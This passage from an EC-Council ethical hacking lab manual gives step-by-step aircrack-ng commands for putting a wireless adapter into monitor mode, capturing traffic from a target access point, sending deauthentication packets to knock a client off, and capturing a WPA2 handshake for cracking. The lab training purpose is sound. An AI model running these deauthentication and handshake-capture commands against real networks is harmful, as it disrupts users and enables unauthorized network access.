


Figure 3.5.1 New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.5.2: MATE Terminal icon

TASK 5.1

Put Wireless Adapter into Monitor Mode

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.5.3: Running the programs as a root user

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble.**" To put the interface in monitor mode, these processes must be killed.
11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 3.5.4: Issuing the command to kill the interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Observe that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.




Figure 3.5.5: Setting up the wireless interface in monitor mode

14. We will now use **airodump-ng** to get a list of detected access points and connected clients. In the terminal window, type **airodump-ng wlan0mon** and press **Enter**.

Note: Airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.




Figure 3.5.6: airodump-ng searching for available access points

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this example, the connected client ("STATION") is **54:13:79:22:6A:C5**. It might differ in your lab environment.

15. In this lab, we will target the access point **CEH-LABS** to perform WPA2 cracking.

Note: If you are unable to obtain the station BSSID using this command, you can do so with the command in **Step 17.**

16. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.
20. Now, you should run airodump-ng to capture the packets from the access point. To do so, in the new terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 -c 11 -w CEH-LABS-01 wlan0mon** and press **Enter.** Leave airodump-ng running.

Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); **-c**: is the channel on which the target access point is configured (in this case, **CEH-LABS** is running on channel number **11**); **-w**: is the name of the dump file prefix which contains the IVs (in this case, **CEH-LABS-01**); and **wlan0mon**: is the wireless interface




Figure 3.5.7: Run airodump-ng to capture the packets




Figure 3.5.8: airodump-ng capturing the packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, open another terminal by clicking the **MATE Terminal** icon at the top of the **Desktop** window.
22. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
23. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

24. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.2

Send Deauth Packets

25. In this new terminal window, type **aireplay-ng -0 11 -a B4:75:0E:89:00:60 -c 54:13:79:22:6A:C5 wlan0mon** and press **Enter**.

Note: In this command, **-0**: activates deauthentication mode; **11**: is the number of deauthentication packets that should be sent; **-a**: sets access point MAC address; **-c**: sets destination MAC address; and **wlan0mon**: the wireless interface.




Figure 3.5.9: aireplay-ng generating traffic

26. Rerun the above command multiple times to send a large number of deauthentication packets.

Note: If you get an error while issuing the command, rerun it multiple times until it runs successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Capture WPA Handshake Packet

27. Switch back to the terminal, where **airodump-ng** is running and keep capturing packets until you see the **WPA handshake: B4:75:0E:89:00:60** notification, which indicates that a WPA/WPA2 handshake was successfully captured for the target BSSID.
28. Press **Ctrl+C** to stop the capture.

